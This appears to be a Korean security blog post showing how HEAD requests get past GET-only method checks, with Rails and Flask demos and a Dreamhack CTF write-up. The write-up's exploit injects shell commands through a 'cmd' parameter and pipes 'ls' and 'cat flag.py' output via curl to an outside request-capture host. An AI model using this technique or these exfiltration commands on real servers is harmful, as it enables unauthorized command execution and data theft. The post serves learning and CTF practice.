
How to Bypass with HEAD Method?
GET 과 비슷하지만, 서버에서 리소스의 헤더 정보만 요청할 때 사용된다. 즉, GET과 달리 response에 body가 포함되지 않는다. 따라서, 다음과 같은 특징을 가진다.
- 리소스의 메타데이터 반환
- 리소스 존재 여부 / 상태 점검 가능
- 캐시 확인 : 클라이언트가 리소스를 이미 캐싱하고 있는 경우, 리소스의 변경 여부를 확인할 수 있음.
GET과 동일한 요청 베이스라고 할 수 있겠다. 따라서 웹 애플리케이션의 특정 엔드포인트가 GET 메서드만 허용하더라도 HEAD 요청을 보내 우회할 수 있다.
HTTP 표준의 동작 방식이 그렇다. HEAD요청을 GET과 같이 처리하지만, body만 제외하고 보내기 때문에 이런 현상이 벌어진다. 많은 웹 서버와 프레임워크가 이렇게 설계되어 있다.
### controller.rb
class TesterController < ApplicationController
  def test_redirect
    p 'this is test_redirect'
    p "Method: " + request.method

    # GET인 경우 개인 서버로 리다이렉트
    if request.method.to_s == 'GET'
      respond_to do |format|
        format.html { redirect_to 'http://121.130.105.112:49830/main.php', status: 302 }
        format.json {}
      end
    # GET이 아닌 경우 localhost로 리다이렉트
    else
      respond_to do |format|
        format.html { redirect_to 'http://127.0.0.1', status: 307 }
        format.json {}
      end
    end
  end
end
### route.rb
Rails.application.routes.draw do
get 'tester/test_redirect'
end루비로 구성된 간단한 테스트다. 라우팅 설정에서 tester/test_redirect로의 접근은 GET으로만 가능하다. 이때 HEAD메서드로 요청을 보내면, GET BASE이므로 요청은 controller로 넘어간다. 하지만 request.method에서 걸러져 localhost로 리다이렉트된다.
아래는 직접 구현한 간단한 플라스크 앱이다. 위의 루비 코드와 동일한 동작을 한다.
### HEAD메서드가 어떻게 동작하는지, 메서드 인증을 우회할 수 있는지 테스트하기 위함.

from flask import Flask, request, redirect, jsonify

app = Flask(__name__)

@app.route('/testredirect', methods=['GET'])
def test_redirect():
    print('test redirect page')
    print("method : " + request.method)

    if request.method == 'GET':
        return redirect('https://www.google.com', code=302)
    else:
        return redirect('https://www.naver.com', code=307)

if __name__ == "__main__":


app.run(debug=True)/testredirect엔드포인트는 GET요청만 허용한다. HEAD 메서드로 요청을 보낼 경우 엔드포인트로 정상적으로 도달하고, request.method는 HEAD이기 때문에 네이버로 리다이렉트된다. 아래는 실제 구동 영상이다.
관련 문제
blind command 문제다.
#!/usr/bin/env python3
from flask import Flask, request
import os

app = Flask(__name__)

@app.route('/' , methods=['GET'])
def index():
    cmd = request.args.get('cmd', '')
    if not cmd:
        return "?cmd=[cmd]"

    if request.method == 'GET':
        ''
    else:
        os.system(cmd)
    return cmd

app.run(host='0.0.0.0', port=8000)
위에서 만들었던 테스트코드와 완전 비슷하다. 엔드포인트는 GET요청만을 허용하고, request.method가 GET이 아니라면 커맨드를 실행한다. 커맨드 실행의 결과가 화면에 출력되지 않기 때문에, curl을 이용하겠다.
import requests

url = 'http://host3.dreamhack.games:17065/?cmd='

q = 'ls | curl -X POST -d@- https://zsxeooh.request.dreamhack.games'
q2 = 'cat flag.py | curl -X POST -d@- https://zsxeooh.request.dreamhack.games'

r = requests.head(url+q2)
print(r.text)
익스플로잇은 위와 같이 작성했다. -d@-의 의미는 표준 입력-을 POST의 data-d로 보내겠다는 의미다.


해결이다.
참고
-
rfc 7231(section 4.3.2, HEAD) : https://datatracker.ietf.org/doc/html/rfc7231#section-4.3.2
-
github oauth bypass : https://blog.teddykatz.com/2019/11/05/github-oauth-bypass.html
